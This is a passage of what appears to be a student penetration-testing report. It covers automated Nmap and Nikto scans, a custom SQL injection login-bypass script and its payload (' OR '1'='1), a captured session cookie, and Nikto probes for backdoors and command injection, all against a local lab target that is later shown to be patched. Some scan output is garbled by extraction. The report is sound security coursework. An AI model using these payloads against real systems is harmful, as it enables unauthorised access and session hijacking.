Figure 4.2: Integrated Nikto scan identifying critical flaws including exposed database.sql and admin.php endpoints.

4.2.4 Artifact Management

Finally, as depicted in Figure 4.3, the tool concludes its operation by securely saving all scan data. The Nikto output is written to nikto_scan.txt within the session's report folder. This structured data retention is vital, as it allows the subsequent Report Generator tool

to ingest the raw findings and produce the final HTML dashboard without requiring the penetration tester to manually copy-paste terminal output.

```
*****
Portions of the server's headers (Apache/2.4.65) are not in
the Nikto 2.5.0 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n

[+] Nikto scan saved to: reports_127.0.0.1/nikto_scan.txt

=====
[+] AUTOMATION COMPLETE
[+] All reports are saved in the 'reports_127.0.0.1' folder.
=====
```

Figure 4.3: Completion of the automation workflow with results saved to the report directory.

4.3 Custom Exploit Tool (auto_exploit.py)

4.3.1 Exploit Logic & Weaponization

Following the identification of a SQL Injection vulnerability in the application's login portal (index.php), we developed a custom Python exploit to automate the authentication bypass process. Unlike standard brute-force attacks that guess passwords, this tool targets the underlying logic of the database query itself. The script utilizes the Python requests library to act as a "headless" client, allowing it to interact with the web server programmatically without a graphical interface. This approach mimics the behavior of a legitimate browser while granting the tester precise control over the HTTP headers and payload delivery.

4.3.2 Attack Vector & Payload Execution

The core mechanism of the exploit involves injecting a tautology payload—specifically ' OR '1'='1—into the password field of the POST request. When processed by the vulnerable PHP backend, this payload alters the SQL query structure, forcing the database to evaluate the condition as "True" regardless of the actual password. To verify the success of the attack, the script initializes a persistent Session object. This is a critical

design choice, as it allows the tool to capture and store the server's response cookies, mimicking the statefulness of a real user session.

4.3.3 Evidence of Compromise

The execution results, presented in Figure 4.4, provide definitive proof of a successful system compromise. The tool output confirms two distinct indicators of success. First, the application redirected the client from the public login page to the restricted products.php dashboard, a behavior that only occurs upon valid authentication. Second, and most importantly, the script successfully intercepted the Session Cookie (PHPSESSID). Possession of this token serves as cryptographic proof that the server has granted administrative access to the attacker. This demonstrates that the authentication mechanism was completely circumvented without knowledge of the valid credentials.

```
(jiesheng@kali)-[~/Phase4_Tools]
$ nano auto_exploit.py

(jiesheng@kali)-[~/Phase4_Tools]
$ python3 auto_exploit.py

[*] PHASE 4: AUTOMATED SQL INJECTION EXPLOIT
[*] Target: http://127.0.0.1/index.php

[*] Sending malicious payload: ' OR '1'='1

[+] SUCCESS! SQL Injection Successful.

[+] PROOF 1: Redirected to → http://127.0.0.1/products.php
[+] PROOF 2: Stolen Session Cookie → {'PHPSESSID': 'c94acce078f4aec40708c0ea9f570d2f'}
```

Figure 4.4: Successful automated exploitation and session hijacking.

4.4 Automated Reporting Tool (generate_report.py)

4.4.1 Data Aggregation & Parsing

The final component of the automation suite is the reporting module, designed to address the administrative burden of penetration testing. Traditionally, security professionals must manually copy output from various terminal windows into a central

document. Our tool, `generate_report.py`, automates this by programmatically ingesting the raw text logs generated by the reconnaissance phase (`nmap_scan.txt` and `nikto_scan.txt`). The script utilizes Python's file I/O operations to read these unstructured data streams and parses them into a coherent format. This ensures that no critical finding is lost in transition between the scanning and reporting phases.

4.4.2 HTML Dashboard Generation

As demonstrated in Figure 4.5, the generated HTML report features a clean, professional layout beginning with a prominent "Automated Security Report" header. The system automatically logs critical assessment metadata, specifically the precise execution timestamp (2026-01-12 00:35:26) and the verified target IP address (127.0.0.1), establishing a clear audit trail for the engagement.

The first technical section, titled "1. Port Scan Results (Nmap)," presents the network reconnaissance findings. To ensure technical accuracy, the tool preserves the raw integrity of the Nmap output by rendering it within a high-contrast terminal-style code block (green text on a black background). This section not only displays the scan summary but also documents the exact command executed by the automation script. It clearly highlights the target's attack surface, specifically identifying Apache httpd 2.4.65 on Port 80 and a MySQL database on Port 3306. The inclusion of these specific service numbers directly in the report allows analysts to immediately assess potential vulnerabilities associated with outdated software stacks.




Figure 4.5: Automated Report Dashboard displaying report metadata and Nmap network scan results.

Continuing the analysis, Figure 4.6 shows the integration of the Nikto vulnerability scan. The tool successfully appended the web server analysis below the network results. Critical security flaws, such as the exposure of database. SQL and the absence of X-Frame-Options headers are preserved in the final report. This consolidation ensures that stakeholders can review both network-level and application-level risks in a single document.

2. Web Vulnerability Results (Nikto)

```
- Nikto v2.5.0/
+ Target Host: 127.0.0.1
+ Target Port: 80
+ GET /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies:
+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to t
+ HEAD /database.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ IUMHMJAN /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ GET ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ GET /admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: CVE-2006-5412:
+ GET /admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: CVE-2006-5412:
+ GET /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources. 9
+ GET /admin.php: This might be interesting.
+ GET /database.sql: Database SQL found.
+ GET /db.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ GET /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ GET /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ GET /shell?cat=/etc/hosts: A backdoor was identified.
+ GET /README.md: Readme Found.
- Nikto v2.5.0/
+ Target Host: 127.0.0.1
+ Target Port: 80
+ GET /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies:
+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to t
+ HEAD /database.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ NQKKKFOH /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ GET ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ GET /admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: CVE-2006-5412:
+ GET /admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: CVE-2006-5412:
+ GET /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources. 9
+ GET /admin.php: This might be interesting.
+ GET /database.sql: Database SQL found.
+ GET /db.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ GET /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ GET /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ GET /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ GET /shell?cat=/etc/hosts: A backdoor was identified.
+ GET /README.md: Readme Found.
```

Generated by Phase 4 Automation Tool

Figure 4.6: HTML Report generated automatically by the tool.

4.5 Verification of Remediation

To validate the effectiveness of the security hardening measures implemented in Phase 3, the automation suite was executed against the fixed environment. This step served as a Quality Assurance (QA) pass, ensuring that the previously identified vulnerabilities were successfully mitigated.

4.5.1 Network & System Hardening Verification

The auto_recon.py tool was re-deployed against the patched target to verify network segmentation and file system cleanup.

- **Service Minimization:** As shown in Figure 4.7(a), the Nmap scan confirmed that the principle of least privilege has been applied. Only Port 80 (HTTP) and Port 3306 (MySQL) remain active, proving that unnecessary services have been disabled.
- **Information Disclosure Mitigation:** The Nikto scan shown in Figure 2.7(b) results demonstrate a significant improvement in security posture. The critical finding from Phase 1 with the exposed database.sql backup files are no longer present in the web root. This confirms that sensitive artifacts have been securely removed to prevent data leakage.

```
[jiesheng@kali] ~ - /Phase4_Tools
```

```
$ python3 auto_recon.py 127.0.0.1
```

```
PHASE 4 AUTOMATION: RECONNAISSANCE TOOL
```

```
[*] Started at: 2026-01-18 01:59:31  
[*] Checking for required tools...  
[*] All tools found.  
[*] Using existing directory: reports_127.0.0.1
```

```
[*] PHASE 1: Running Nmap Service Scan on 127.0.0.1...
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 01:59 +08  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.0000020s latency).  
Not shown: 998 closed tcp ports (reset)
```

PORT	STATE	SERVICE VERSION
80/tcp	open	http Apache httpd 2.4.65 ((Debian))
3306/tcp	open	mysql?

```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :  
SF-Port3306-TCP:V=7.95I=?%D=1/18tTime=696BCEf09P=x86_64-pc-linux-gnu#(NU  
SF:Ll,67,"c\0\0\0\n11\.\8\3-MariaDB-1+b1x20from\x20 Debian\0b\0\0\x00S5GHR  
SF:F07\0\0xfef\xff-\x02\0\0\xff\x81\x15\0\0\0\0\0=\0\0\0euaH";S8W0(\t\omysq  
SF:_native_password\0")&kr(GenericLines,9F,"c\0\0\0\n11\.\8\3-MariaDB-1\b  
SF:l\x20from\x20 Debian\0b\0\0\x00SGHR"f07\0\0xfef\xff-\x02\0\0\xff\x81\x15\0b  
\0\0\0\0=c\0\0euaH";S8W0(\t\omysql_native_passwordvx00A\0\0X0\0\xff)x  
SF:04MHY000Proxy)\x20header;\x20is\x20not\x20accepted\x20from\x20127\.\0\.\0.  
SF:f1"]&kr(LDAPBindReq,67,"c\0\0\0\n11\.\8\3-MariaDB-1+b1x20from\x20 Debian  
SF:\0s\0\0\0Uof;$z\\\ze"\0\0xfef\xff-\x02\0\0\xff\x81\x15\0\0\0\0\0=\0\0\0\  
SF:M+;/Ia/\$?/$zoMySQL_native_password\0")&kr(aPf,67,"c\0\0\0\n11\.\8\3-  
SF: MariaDB-1+b1x20from\x20 Debian\0\0\0\0\0*\0\0\0*b2pjd\\%\0\0xfef\xff-\x02\0\0\  
SF:ff\x81\x15\0\0\0\0\0=\0\0\000in{\0}\&kC<#:\\\SQL_native_password\0"  
SF:];
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 16.25 seconds  
[+] Nmap scan saved to: reports_127.0.0.1/nmap_scan.txt
```

```
[?] Do you want to run Nikto Web Scan? (y/n): y
```

(a)

[illegible]


(b)

Figure 4.7 (a-b): Post-remediation reconnaissance confirming the removal of sensitive backup files and verifying open services.

4.5.2 Exploit Mitigation Verification

The most critical validation test involved running the `auto_exploit.py` weaponization tool against the hardened login portal.

As illustrated in Figure 4.8, the tool's attempt to inject the standard tautology payload (' OR '1'='1') resulted in failure. The script returned to a "FAILED" status and could not detect the "Welcome" dashboard indicator. This failure provides definitive technical proof that the input validation patches (implemented in `db.php`) are functioning correctly, successfully neutralizing the SQL Injection attack vector that was exploitable in Phase 1.



```
(jiesheng@kali)-[~/Phase4_Tools]
$ nano auto_exploit.py

(jiesheng@kali)-[~/Phase4_Tools]
$ python3 auto_exploit.py

[*] PHASE 4: AUTOMATED SQL INJECTION EXPLOIT
[*] Target: http://127.0.0.1/index.php

[*] Sending malicious payload: ' OR '1'='1

[-] FAILED.
[-] Could not find the word 'Welcome'.
```

Figure 4.8: The automation tool failing to exploit the hardened target, confirming the successful patch of the SQL Injection vulnerability.

4.5.3 Audit Trail & Final Reporting

Finally, the `generate_report.py` tool was used to generate a concluding audit log for the client.

As seen in Figure 4.9, the automated HTML report aggregated the latest scan data, providing a historical record of the remediation. The report serves as a Clean Bill of Health, documenting that the high-risk findings have been resolved. The ability of the reporting tool to capture these clean results demonstrates its utility for ongoing compliance monitoring, not just initial exploitation.

Date: 2026-01-18 02:13:51

[illegible]

2. Web Vulnerability Results (Nikto)

Generated by Phase 4 Automation Tool

(b)